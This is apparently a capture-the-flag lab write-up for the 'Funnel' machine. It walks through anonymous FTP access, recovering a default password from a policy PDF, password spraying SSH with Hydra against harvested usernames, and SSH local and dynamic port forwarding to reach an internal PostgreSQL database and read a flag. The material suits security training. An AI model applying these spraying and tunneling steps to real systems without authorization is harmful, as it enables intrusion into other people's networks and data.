Funnel Write-up

Prepared by: amra, C4rm3l0

Introduction

It is a fairly common practice for developers to release the first version of their products on internal networks for testing and debugging. By doing so, they make sure that any potential security risks are confined and can only be accessed by "trusted" internal machines. Moreover, some well known applications, like Redis or databases are designed to operate securely only on internal/trusted networks and never get exposed over the Internet.

This is indeed a secure practice, but it is based on the hypothesis that the internal network is uncompromised. If a machine that has access to the internal network gets compromised it is possible to access these instances using tunneling.

The definition of `tunneling` according to the Wikipedia page is:

```
In computer networks, a tunneling protocol is a communication protocol which allows for
the movement of data from one network to another, by exploiting encapsulation. It
involves allowing private network communications to be sent across a public network
(such as the Internet) through a process called encapsulation.
[...]
The tunneling protocol works by using the data portion of a packet (the payload) to
carry the packets that actually provide the service. Tunneling uses a layered protocol
model such as those of the OSI or TCP/IP protocol suite, but usually violates the
layering when using the payload to carry a service not normally provided by the
network. Typically, the delivery protocol operates at an equal or higher level in the
layered model than the payload protocol.
```

According to the definition of tunneling, one can use it to access resources that are available only to internal networks. To create/facilitate such tunnels, an appropriate application should be used. The most known one is `SSH`. According to Wikipedia:

```
The Secure Shell Protocol (SSH) is a cryptographic network protocol for operating
network services securely over an unsecured network. Its most notable applications are
remote login and command-line execution.
```

The `SSH` protocol is vastly used for maintaining and accessing remote systems in a secure and encrypted way. But, it also offers the possibility to create tunnels that operate over the SSH protocol. More specifically, `SSH` offers various types of tunnels. Before we start exploring these types we have to clarify some basics on how the SSH protocol works.

First of all, the machine that initiates the connection is called the `client` and the machine that receives the connections is called the `server`. The client, has to authenticate to the server in order for the connection to succeed. After the connection is initiated, we have a valid SSH session and the client is able to interact with the server via a shell. The main thing to point out here, is that the data that gets transported through this session can be of any type. This is exactly what allows us to create SSH tunnels within an existing valid SSH session.

The first type of tunneling we are going to take a look is called `Local port forwarding`. When local port forwarding is used, a separate tunnel is created inside the existing valid SSH session that forwards network traffic from a local port on the client's machine over to the remote server's port. Under the hood, SSH allocates a socket listener on the client on the given port. When a connection is made to this port, the connection is forwarded over the existing SSH session over to the remote server's port.

The second type of tunneling is called `Remote port forwarding`, also known as `Reverse Tunneling` and as one can imagine it is exactly the opposite operation of a `Local port forwarding tunnel`. Again, after a successful SSH connection, a separate tunnel is created which SSH uses to redirect incoming traffic to the server's port back to the client. Internally, SSH allocates a socket listener on the server on the given port. When a connection is made to this port, the connection is forwarded over the existing SSH session over to the local client's port.

The third type of tunneling is called `Dynamic port forwarding`. The main issue with both local and remote forwarding is that a local and a remote port have to be defined prior to the creation of the tunnel. To address this issue, one can use `dynamic tunneling`. Dynamic tunneling, allows the users to specify just one port that will forward the incoming traffic from the client to the server dynamically. The usage of dynamic tunneling relies upon the the SOCKS5 protocol. The definition of the `SOCKS` protocol according to Wikipedia is the following:

```
SOCKS is an Internet protocol that exchanges network packets between a client and
server through a proxy server. SOCKS5 optionally provides authentication so only
authorized users may access a server. Practically, a SOCKS server proxies TCP
connections to an arbitrary IP address, and provides a means for UDP packets to be
forwarded.
```

So, what is happenning internaly is that SSH turns into a `SOCKS5` proxy that proxies connections from the client through the server. Tunneling can be a tricky topic to wrap your head around, which is why a hands-on approach like this Box is especially useful in understanding the concept and applying it in future scenarios.

Now that we have covered the basics of tunneling, let's see how it solves real life problems that may occur. Suppose that you are working remotely, and you want to access a database that is only available on your company's internal network. To make the example more specific, let's say you wanted to access a PostgreSQL database that is is often used by businesses and organizations to store, manage, and retrieve data that is critical to their operations. PostgreSQL, also known as Postgres, is a powerful and open-source relational database management system (RDBMS). It is widely used for managing and storing large amounts of data due to its reliability, flexibility, and performance. Without tunneling, you would not be able to access these resources directly. However, by using tunneling, you can create a secure connection between your local machine and the internal network, allowing you to access the internal services as if you were on the network itself. This can be particularly useful for remote employees who need to access internal resources

but do not have direct access to the company's network.

Enumeration

Starting with the nmap scan, we can check what ports are open and what services are running on them:

```
-sC: Performs a script scan using the default set of scripts. It is equivalent to --script=default. Some of the scripts in this category are considered intrusive and should not be run against a target network without permission.

-sV: Enables version detection, which will detect what versions are running on what port.
```

```
sudo nmap -sC -sV {target_IP}

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-29 13:30 EET
Nmap scan report for 10.129.228.195
Host is up (0.063s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.59
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Nov 28 14:31 mail_backup
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 4.26 seconds
```

We find two open ports, namely port `21`, running a service called `vsftpd 3.0.3`, and port `22`, running `OpenSSH`. The former is a service for the `File Transfer Protocol` - `FTP`, which is designed to upload, download, and transfer files from one location to another between computer systems.

Users could connect to the FTP server anonymously if the server is configured to allow it, meaning that we could use it even if we had no valid credentials. If we look back at our nmap scan result, the FTP server is indeed configured to allow anonymous login:

```
ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

If you need a refresher, the `ftp -h` command will help you figure out the available commands for the FTP service on your local host.

```
$ ftp -h

    Usage: { ftp | pftp } [-46pinegvtd] [hostname]
       -4: use IPv4 addresses only
       -6: use IPv6, nothing else
       -p: enable passive mode (default for pftp)
       -i: turn off prompting during mget
       -n: inhibit auto-login
       -e: disable readline support, if present
       -g: disable filename globbing
       -v: verbose mode
       -t: enable packet tracing [nonfunctional]
       -d: enable debugging
```

To connect to the remote FTP server, you need to specify the target's IP address (or hostname), as displayed on the Starting Point lab page. The prompt will then ask us for our login credentials, which is where we can fill in the `anonymous` username. In our case, the FTP server does not request a password, and inputting the `anonymous` username proves enough for us to receive the 230 code, `Login successful`.

```
$ ftp {target_IP}

Connected to {target_IP}.
220 (vsFTPd 3.0.3)
Name ({target_IP}:{username}): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp>
```

Once logged in, you can type the `help` command to check the available commands.

```
ftp> help
Commands may be abbreviated.  Commands are:

!           dir         mdelete     qc          site
$           disconnect  mdir        sendport    size
account     exit        mget        put         status
append      form        mkdir       pwd         struct
ascii       get         mls         quit        system
bell        glob        mode        quote       sunique
binary      hash        modtime     recv        tenex
bye         help        mput        reget       tick
case        idle        newer       rstatus     trace
cd          image       nmap        rhelp       type
cdup        ipany       nlist       rename      user
chmod       ipv4        ntrans      reset       umask
close       ipv6        open        restart     verbose
cr          lcd         prompt      rmdir       ?
delete      ls          passive     runique
debug       macdef      proxy       send
```

We will use `dir` and `get` to list the directories and download the files stored on the FTP server. With the `dir` command, we can check the contents of our current directory on the remote host, and find a directory called `mail_backup`.

```
ftp> dir

229 Entering Extended Passive Mode (|||19238|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Nov 28 14:31 mail_backup
226 Directory send OK.
```

We can use `cd` to navigate inside that directory, and `dir` once more to list its contents.

```
ftp> cd mail_backup

250 Directory successfully changed.

ftp> dir

229 Entering Extended Passive Mode (|||22057|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         58899 Nov 28 14:30 password_policy.pdf
-rw-r--r--    1 ftp      ftp           713 Nov 28 14:31 welcome_28112022
226 Directory send OK.
```

The directory listing shows that two files exist inside this folder. Both files can easily be downloaded using the `get` command. The FTP service will report the download status completion back to you during this phase. It should not take long to have them both sitting snuggly on your attacking VM.

```
ftp> get password_policy.pdf

local: password_policy.pdf remote: password_policy.pdf
229 Entering Extended Passive Mode (|||15726|)
150 Opening BINARY mode data connection for password_policy.pdf (58899 bytes).
100% |***********************************************************************| 58899      478.99 KiB/s    00:00 ETA
226 Transfer complete.
58899 bytes received in 00:00 (317.26 KiB/s)

ftp> get welcome_28112022

local: welcome_28112022 remote: welcome_28112022
229 Entering Extended Passive Mode (|||62848|)
150 Opening BINARY mode data connection for welcome_28112022 (713 bytes).
100% |***********************************************************************|   713        1.67 MiB/s    00:00 ETA
226 Transfer complete.
713 bytes received in 00:00 (11.93 KiB/s)
```

Termination of the FTP connection can be done by using the `exit` command. This will return the current terminal tab to its' previous state.

```
ftp> exit

221 Goodbye.
```

Immediately after exiting the FTP service shell, we can type in the `ls` command to check if our files are present in the directory we were last positioned in. We can use the `cat` command, followed by the filename, to read one of the files.


```
$ cat welcome_28112022

From: root@funnel.htb
To: optimus@funnel.htb albert@funnel.htb andreas@funnel.htb christine@funnel.htb maria@funnel.htb
Subject: Welcome to the team!

Hello everyone,

We would like to welcome you to our team.
We think you'll be a great asset to the "Funnel" team and want to make sure you get settled in as smoothly as possible.
We have set up your accounts that you will need to access our internal infrastructure. Please, read through the
attached password policy with extreme care.
All the steps mentioned there should be completed as soon as possible. If you have any questions or concerns feel free
to reach directly to your manager.
We hope that you will have an amazing time with us,

The funnel team.
```

The `welcome_28112022` file appears to be an email, sent to various employees of the *Funnel* company, instructing them to read the attached document, presumably the other file we downloaded, and go through the steps mentioned there to gain access to their internal infrastructure. Crucially, we can see all the emails that this message is addressed to, giving us an idea of what usernames we might encounter on the target machine.

Since the other file we downloaded, namely `password_policy.pdf`, is a `PDF` file, we cannot use `cat` to display it, but will rather view it using the conventional way and open it with whichever document viewer is installed by default on our system. To open the current working directory in a file manager window, we can use the `open` command, followed by the path to the target directory. The current working directory can be referred to as a single period `.`, meaning we don't have to actually write the full path.

```
open .
```

The above command will graphically display the folder, meaning we can now just double-click the `PDF` file and view its contents.



Password Policy 🔐

Overview

Passwords are a key part of our cyber security strategy. The purpose of this policy is to make sure all resources and data receive adequate password protection. We cannot overstate the importance of following a secure password policy and therefore have provided this document for your guidance. The policy covers all users who are responsible for one or more account or have access to any resource that requires a password.

Password Creation:

- All passwords should be sufficiently complex and therefore difficult for anyone to guess.
- In addition, employees should also use common sense when choosing passwords. They must avoid basic combinations that are easy to crack. For instance, choices like “password,” “password1” and “Pa$$w0rd” are equally bad from a security perspective.
- A password should be unique, with meaning only to the user who chooses it.
- In some cases, it will be necessary to change passwords at certain frequencies.
- Default passwords — such as those created for new users — must be changed as quickly as possible. For example the default password of “funnel123#!#” must be changed **immediately**.

The document appears to be a memo, prompting employees to create a secure and complex password for their user accounts. At the end of the document, we can also find a **default** password, namely `funnel123#!#`.

Foothold

Overall, our enumeration yielded a handful of potential usernames, as well as a default password. We also know that `SSH` is running on the target machine, meaning we could attempt to bruteforce a username-password combination, using the credentials we gathered. This type of attack is also referred to as *password spraying*, and can be automated using a tool such as `Hydra`.

The password spraying technique involves circumventing common countermeasures against brute-force attacks, such as the locking of the account due to too many attempts, as the same password is sprayed across many users before another password is attempted. `Hydra` is preinstalled on most penetration-testing distributions, such as `ParrotOS` and `Kali Linux`, but can also be manually installed using the following command.

```
sudo apt-get install hydra
```

In order to conduct our attack, we need to create a list of usernames to try the password against. To do so, we can refer to the email we read earlier, extracting the usernames of all the addresses into a list called `usernames.txt`, making sure to only include the part **before** `@funnel.htb`.

```
$ cat usernames.txt

optimus
albert
andreas
christine
maria
```

Finally, we can now task `Hydra` with executing the attack on the target machine. Using the `-L` option, we specify which file contains the list of usernames we will use for the attack. The `-p` option specifies that we only want to use **one** password, instead of a password list. After the target IP address, we specify the protocol for the attack, which in this case is `SSH`.

```
hydra -L usernames.txt -p 'funnel123#!#' {target_IP} ssh
```

```
$ hydra -L usernames.txt -p 'funnel123#!#' {target_IP} ssh

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-29 15:26:37
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1 tries per task
[DATA] attacking ssh://10.129.228.195:22/
[22][ssh] host: 10.129.228.195   login: christine   password: funnel123#!#
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-29 15:26:42
```

After just a few seconds hydra gets a valid hit on the combination `christine:funnel123#!#`. We can now use these credentials to gain remote access to the machine, as the user `christine`.

```
$ ssh christine@{target_IP}

christine@10.129.228.195's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-132-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 29 Nov 2022 01:45:14 PM UTC

  System load:              0.0
  Usage of /:               73.8% of 4.78GB
  Memory usage:             12%
  Swap usage:               0%
  Processes:                217
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160:  10.129.228.195
  IPv6 address for ens160:  dead:beef::250:56ff:feb4:f59f

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


christine@funnel:~$ id
uid=1000(christine) gid=1000(christine) groups=1000(christine)
```

Enumeration

From this point on, we have complete access as the `christine` user on the target machine, and can start enumerating it for potential files or services that we can explore further. A crucial command at this point in time is the `ss` command, which stands for `socket statistics`, and can be used to check which ports are listening locally on a given machine.

```
-l: Display only listening sockets.
-t: Display TCP sockets.
-n: Do not try to resolve service names.
```

```
ss -tln
```

```
christine@funnel:~$ ss -tln

State       Recv-Q      Send-Q           Local Address:Port              Peer Address:Port      Process
LISTEN      0           4096             127.0.0.53%lo:53                     0.0.0.0:*
LISTEN      0           128                    0.0.0.0:22                     0.0.0.0:*
LISTEN      0           4096                127.0.0.1:5432                    0.0.0.0:*
LISTEN      0           4096                127.0.0.1:36137                   0.0.0.0:*
LISTEN      0           32                        *:21                            *:*
LISTEN      0           128                    [::]:22                         [::]:*
```

The output reveals a handful of information; we will analyse it bit-by-bit. The first column indicates the *state* that the socket is in; since we specified the `-l` flag, we will only see sockets that are actively *listening* for a connection. Moving along horizontally, the `Recv-Q` column is not of much concern at this point, it simply displays the number of queued *received* packets for that given port; `Send-Q` does the same but for the amount of *sent* packets. The crucial column is the fourth, which displays the local address on which a service listens, as well as its port. `127.0.0.1` is synonymous with `localhost`, and essentially means that the specified port is **only** listening **locally** on the machine and cannot be accessed externally. This also explains why we did not discover such ports in our initial `Nmap` scan. On the other hand, the addresses `0.0.0.0`, `*`, and `[::]` indicate that a port is listening on **all** intefaces, meaning that it is accessible externally, as well as locally, which is why we were able to detect both the `FTP` service on port `21`, as well as the `SSH` service on port `22`.

Among these open ports, one particularly sticks out, namely port `5432`. Running `ss` again **without** the `-n` flag will show the default service that is presumably running on the respective port.

```
christine@funnel:~$ ss -tl

State       Recv-Q      Send-Q           Local Address:Port              Peer Address:Port      Process
LISTEN      0           4096             127.0.0.53%lo:domain                 0.0.0.0:*
LISTEN      0           128                    0.0.0.0:ssh                    0.0.0.0:*
LISTEN      0           4096                127.0.0.1:postgresql              0.0.0.0:*
LISTEN      0           4096                127.0.0.1:36137                   0.0.0.0:*
LISTEN      0           32                        *:ftp                           *:*
LISTEN      0           128                    [::]:ssh                        [::]:*
```

In this case, the default service that runs on `TCP` port `5432` is `PostgreSQL`, which is a database management system: creating, modifying, and updating databases, changing and adding data, and more. `PostgreSQL` can typically be interacted with using a command-line tool called `psql`, however, attempting to run this command on the target machine shows that the tool is not installed.

```
christine@funnel:~$ psql

Command 'psql' not found, but can be installed with:

apt install postgresql-client-common
Please ask your administrator.
```

Seeing as we do not have administrative privileges, we now find ourselves at a bit of a crossroad. The service which most likely has the flag is hidden locally on the target machine, and the tool to access that service is not installed. While there are some potential workarounds involving uploading static binaries onto the target machine, an easier way to bypass this roadblock is by a practice called *port-forwarding*, or *tunneling*, using `SSH`.

Tunneling

While the theory surrounding tunneling has been broadly covered in the introduction of this document, we will now dive into the praxis; it is now time to get our hands dirty and start digging.


As stated, there are multiple options to take at this point when it comes to the actual port forwarding, but we will opt for **local** port forwarding (you can find the `dynamic` version in this document's appendix.)

To use local port forwarding with `SSH`, you can use the `ssh` command with the `-L` option, followed by the local port, remote host and port, and the remote `SSH` server. For example, the following command will forward traffic from the local port `1234` to the remote server `remote.example.com`'s `localhost` interface on port `22`:

```
ssh -L 1234:localhost:22 user@remote.example.com
```

When you run this command, the `SSH` client will establish a secure connection to the remote `SSH` server, and it will **listen** for incoming connections on the **local** port `1234`. When a client connects to the **local** port, the `SSH` client will **forward** the connection to the **remote** server on port `22`. This allows the **local** client to access services on the **remote** server as if they were running on the **local** machine.

In the scenario we are currently facing, we want to forward traffic from **any** given local port, for instance `1234`, to the port on which `PostgreSQL` is listening, namely `5432`, on the remote server. We therefore specify port `1234` to the **left** of `localhost`, and `5432` to the **right**, indicating the target port.




```
ssh -L 1234:localhost:5432 christine@{target_IP}
```

```
$ ssh -L 1234:localhost:5432 christine@{target_IP}

christine@10.129.228.195's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-132-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 05 Dec 2022 03:36:59 PM UTC

  System load:  0.0               Processes:               159
  Usage of /:   73.4% of 4.78GB   Users logged in:         0
  Memory usage: 12%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens160:
10.129.228.195

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
Check your Internet connection or proxy settings


Last login: Mon Dec  5 15:34:27 2022 from 10.10.14.40
```

> As a side-note, we may elect to just establish a tunnel to the target, without actually opening a full-on shell on the target system. To do so, we can use the `-f` and `-N` flags, which a) send the command to the shell's background right before executing it remotely, and b) tells `SSH` not to execute any commands remotely.

After entering `christine`'s password, we can see that we have a shell on the target system once more, however, under its hood, `SSH` has opened up a socket on our local machine on port `1234`, to which we can now direct traffic that we want forwarded to port `5432` on the target machine. We can see this new socket by running `ss` again, but this time on our local machine, using a different shell than the one we used to establish the tunnel.

```
ss -tlpn
```

```
$ ss -tlpn

State   Recv-Q  Send-Q         Local Address:Port      Peer Address:Port  Process
LISTEN  0       128                127.0.0.1:1234           0.0.0.0:*      users:(("ssh",pid=76358,fd=5))
LISTEN  0       128                    [::1]:1234              [::]:*      users:(("ssh",pid=76358,fd=4))
```

In order to interact with the remote service, we must first install `psql` locally on our system. This can be done easily using the default package manager (on most pentesting distros), `apt`.

```
sudo apt update && sudo apt install psql
```

Using our installation of `psql`, we can now interact with the `PostgreSQL` service running **locally** on the target machine. We make sure to specify `localhost` using the `-h` option, as we are targeting the tunnel we created earlier with `SSH`, as well as port `1234` with the `-p` option, which is the port the tunnel is listening on.

```
psql -U christine -h localhost -p 1234
```

Once again, we are prompted for a password, which turns out to be the default password `funnel123#!#`. We have successfully tunnelled ourselves through to the remote `PostgreSQL` service, and can now interact with the various databases and tables on the system.

In order to list the existing databases, we can execute the `\l` command, short for `\list`.

```
\l
```

```
christine=# \l
                                                List of databases
   Name    |   Owner   | Encoding |  Collate   |   Ctype    | ICU Locale | Locale Provider |    Access privileges
-----------+-----------+----------+------------+------------+------------+-----------------+-------------------------
 christine | christine | UTF8     | en_US.utf8 | en_US.utf8 |            | libc            |
 postgres  | christine | UTF8     | en_US.utf8 | en_US.utf8 |            | libc            |
 secrets   | christine | UTF8     | en_US.utf8 | en_US.utf8 |            | libc            |
 template0 | christine | UTF8     | en_US.utf8 | en_US.utf8 |            | libc            | =c/christine           +
           |           |          |            |            |            |                 | christine=CTc/christine
 template1 | christine | UTF8     | en_US.utf8 | en_US.utf8 |            | libc            | =c/christine           +
           |           |          |            |            |            |                 | christine=CTc/christine
(5 rows)
```

Five rows are returned, including a database with the ominous name `secrets`. Using the `\c` command, short for `\connect`, we can select a database and proceed to interact with its tables.

```
\c secrets
```

```
christine=# \c secrets

psql (15.0 (Debian 15.0-2), server 15.1 (Debian 15.1-1.pgdg110+1))
You are now connected to database "secrets" as user "christine".
```

Finally, we can list the database's tables using the `\dt` command, and dump its contents using the conventional SQL `SELECT` query.

```
\dt
```

```
secrets=# \dt

         List of relations
 Schema | Name | Type  |   Owner
--------+------+-------+-----------
 public | flag | table | christine
(1 row)
```

```
SELECT * FROM flag;
```

```
secrets=# SELECT * FROM flag;

              value
----------------------------------
 cf277664b1771217d7006acdea006db1
(1 row)
```

With the collection of the sought flag, this target can be wrapped up.

Congratulations!

Appendix

Dynamic Port Forwarding

Instead of *local* port forwarding, we could have also opted for *dynamic* port forwarding, again using `SSH`. Unlike local port forwarding and remote port forwarding, which use a **specific** local and remote port (earlier we used `1234` and `5432`, for instance), dynamic port forwarding uses a **single** local port and **dynamically** assigns remote ports for each connection.

To use dynamic port forwarding with SSH, you can use the `ssh` command with the `-D` option, followed by the local port, the remote host and port, and the remote SSH server. For example, the following command will forward traffic from the local port 1234 to the remote server on port 5432, where the PostgreSQL server is running:

```
ssh -D 1234 christine@{target_IP}
```

> Again, we can use the `-f` and `-N` flags so we don't actually `SSH` into the box, and can instead continue using that shell locally.

As you can see, this time around we specify a **single** local port to which we will direct all the traffic needing forwarding. If we now try running the same `psql` command as before, we will get an error.

```
$ psql -U christine -h localhost -p 1234

psql: error: connection to server at "localhost" (::1), port 1234 failed: server closed the connection unexpectedly
        This probably means the server terminated abnormally
        before or while processing the request.
```

That is because this time around we did not specify a **target** port for our traffic to be directed to, meaning `psql` is just sending traffic into the established **local** socket on port `1234`, but never reaches the `PostgreSQL` service on the target machine.

To make use of `dynamic` port forwarding, a tool such as `proxychains` is especially useful. In summary and as the name implies, `proxychains` can be used to tunnel a connection through multiple proxies; a use case for this could be increasing anonymity, as the origin of a connection would be significantly more difficult to trace. In our case, we would only tunnel through **one** such "proxy"; the target machine.

The tool is pre-installed on most pentesting distributions (such as `ParrotOS` and `Kali Linux`) and is highly customisable, featuring an array of strategies for tunneling, which can be tampered with in its configuration file `/etc/proxychains4.conf`.

The minimal changes that we have to make to the file for `proxychains` to work in our current use case is to:

1. Ensure that `strict_chain` is **not** commented out; (`dynamic_chain` and `random_chain` should be commented out)
2. At the very bottom of the file, under `[ProxyList]`, we specify the `socks5` (or `socks4`) host and port that we used for our tunnel

In our case, it would look something like this, as our tunnel is listening at `localhost:1234`.

```
<SNIP>
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5  127.0.0.1 1234
```

Having configured `proxychains` correctly, we can now connect to the `PostgreSQL` service on the target, as if we were on the target machine ourselves! This is done by prefixing whatever command we want to run with `proxychains`, like so:

```
proxychains psql -U christine -h localhost -p 5432
```

```
$ proxychains psql -U christine -h localhost -p 5432

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/aarch64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5432  ...  OK
Password for user christine:
[proxychains] Strict chain  ...  127.0.0.1:1234  ...  127.0.0.1:5432  ...  OK
psql (15.0 (Debian 15.0-2), server 15.1 (Debian 15.1-1.pgdg110+1))
Type "help" for help.

christine=#
```

> Proxychains can produce an unusual amount of output, but don't be intimidated by it, it is just verbose in showing you whether a certain connection to a proxy worked or not.

